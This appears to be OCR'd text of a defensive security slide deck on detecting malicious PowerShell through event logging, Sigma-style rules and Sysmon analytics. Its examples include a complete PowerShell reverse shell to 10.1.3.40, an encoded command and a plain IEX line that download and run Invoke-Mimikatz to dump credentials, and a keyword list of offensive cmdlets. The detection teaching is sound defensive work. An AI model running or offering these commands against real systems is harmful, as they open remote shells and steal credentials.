
- tail –f SecurityLog
  - *Forwarded log*



Client-side
Prepare the environment

- Process creation events (4688)
- Enable **PowerShell logging**
  - Module,
  - ScriptBlock,
  - Transcription
- **Sysmon** logs

```
windows-powershell:
    product: windows
    service: powershell
    conditions:
      source: 'WinEventLog:Microsoft-Windows-PowerShell/Operational'
```



PowerShell, malicious use discovery

- **PowerShell downgrade attack:**
  - Event_id 400 & EngineVersion != HostVersion
- **Event_id 4688 & Command line length > 500**

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.1.3.40',443);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data =
(New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String
);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Clos
e()"
```

- **Base64 discovery: ^(?:[A-Za-z0-9+/]{4})*(?:[A-Za-z0-9+/]{2}==|[A-Za-z0-9+/]{3}=)?$**

```
powershell -enc
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGc
AKAAnAGgAdAB0AHAAcwA6AC8ALwByAGEAdwAuAGcAaQB0AGgAdQBiAHUAcwBlAHIAYwBvAG4AdABlAG4AdAAuAGMAbwBtAC8AUABvAHcAZQByAFMAaABlAG
wAbABNAGEAZgBpAGEALwBQAG8AdwBlAHIAUwBwAGwAbwBpAHQALwBtAGEAcwB0AGUAcgAvAEUAeABmAGkAbAB0AHIAYQB0AGkAbwBuAC8ASQBuAHYAbwBrA
GUALQBNAGkAbQBpAGsAYQB0AHoALgBwAHMAMQAnACkAOwAgACQAbQAgAD0AIABJAG4AdgBvAGsAZQAtAE0AaQBtAGkAawBhAHQAegAgAC0ARAB1AG0AcABD
AHIAZQBkAHMAOwAgACQAbQAKAA==
```

- **Execution of downloaded code: Invoke-Expression (iex)**


```
IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke
-Mimikatz.ps1'); $m = Invoke-Mimikatz -DumpCreds; $m
```

T1086 – Malicious PowerShell Commandlets

```
...
detection:
    keywords:
        - Invoke-DllInjection
        - Invoke-Shellcode
        - Invoke-WmiCommand
        - Get-GPPPassword
        - Get-Keystrokes
        - Get-TimedScreenshot
        - Get-VaultCredential
        - Invoke-CredentialInjection
        - Invoke-Mimikatz
        - Invoke-NinjaCopy
        - Invoke-TokenManipulation
        - Out-Minidump
        - VolumeShadowCopyTools
        - Invoke-ReflectivePEInjection
        - Invoke-UserHunter
        - Find-GPOLocation
        - Invoke-ACLScanner
        - Invoke-DowngradeAccount
        - Get-ServiceUnquoted
        - Get-ServiceFilePermission
        - Get-ServicePermission
        - Install-ServiceBinary
        - Get-RegAutoLogon
        - Get-VulnAutoRun
        - Get-VulnSchTask
        - Get-UnattendedInstallFile
        - Get-ApplicationHost
        - Get-RegAlwaysInstallElevated
        - Get-Unconstrained
        - Add-RegBackdoor
        - Add-ScrnSaveBackdoor
        - Gupt-Backdoor
        - Invoke-ADSBackdoor
        - Enabled-DuplicateToken
        - Invoke-PsUaCme
        - Remove-Update
        - Check-VM
        - Get-LSASecret
        - Get-PassHashes
        - Show-TargetScreen
        - Port-Scan
        - Invoke-PoshRatHttp
        - Invoke-PowerShellTCP
        - Invoke-PowerShellWMI
        - Add-Exfiltration
        - Add-Persistence
        - Do-Exfiltration
        - Start-CaptureServer
        - Get-ChromeDump
        - Get-ClipboardContents
        - Get-FoxDump
        - Get-IndexedItem
        - Get-Screenshot
        - Invoke-Inveigh
        - Invoke-NetRipper
        - Invoke-EgressCheck
        - Invoke-PostExfil
        - Invoke-PSInject
        - Invoke-RunAs
        - MailRaider
        - New-HoneyHash
        - Set-MacAttribute
        - Invoke-DCSync
        - Invoke-PowerDump
        - Exploit-Jboss
        - Invoke-ThunderStruck
        - Invoke-VoiceTroll
        - Set-Wallpaper
        - Invoke-InveighRelay
        - Invoke-PsExec
        - Invoke-SSHCommand
        - Get-SecurityPackages
        - Install-SSP
        - Invoke-BackdoorLNK
        - PowerBreach
        - Get-SiteListPassword
        - Get-System
        - Invoke-BypassUAC
        - Invoke-Tater
        - Invoke-WScriptBypassUAC
        - PowerUp
        - PowerView
        - Get-RickAstley
        - Find-Fruit
        - HTTP-Login
        - Find-TrustedDocuments
        - Invoke-Paranoia
        - Invoke-WinEnum
        - Invoke-ARPScan
        - Invoke-PortScan
        - Invoke-ReverseDNSLookup
        - Invoke-SMBScanner
        - Invoke-Mimikittenz
    condition: keywords
...
```

Sysinternals’ Sysmon

The following image depicts deploying the Microsoft® Sysinternals’ Sysmon sensor in an enterprise. By deploying this sensor, the analytics shown enable an analyst to identify a variety of ATT&CK techniques and the groups that use those techniques.



Sysmon, malicious use discovery

- Unusual Process (ex: word, iexplore, AcroRd..) launched a Command Shell
- Trusted binaries connecting to the internet
- Password Dumper Remote Thread in LSASS
- Suspicious Driver Load from Temp
- …
- …
- …
- Suspicious Outbound RDP Connections (CVE-2019-0708)
- MS Windows scheduled task SandboxEscaper 0-day (2019/05/22)

A method is needed so that...

- Coverage, known what is it really being monitored
- Measure efficiency
- Ensure the response (Incident Response Plan)
- Improve from good to better
- Do it regularly in a planned or established way


Prick it with a fork

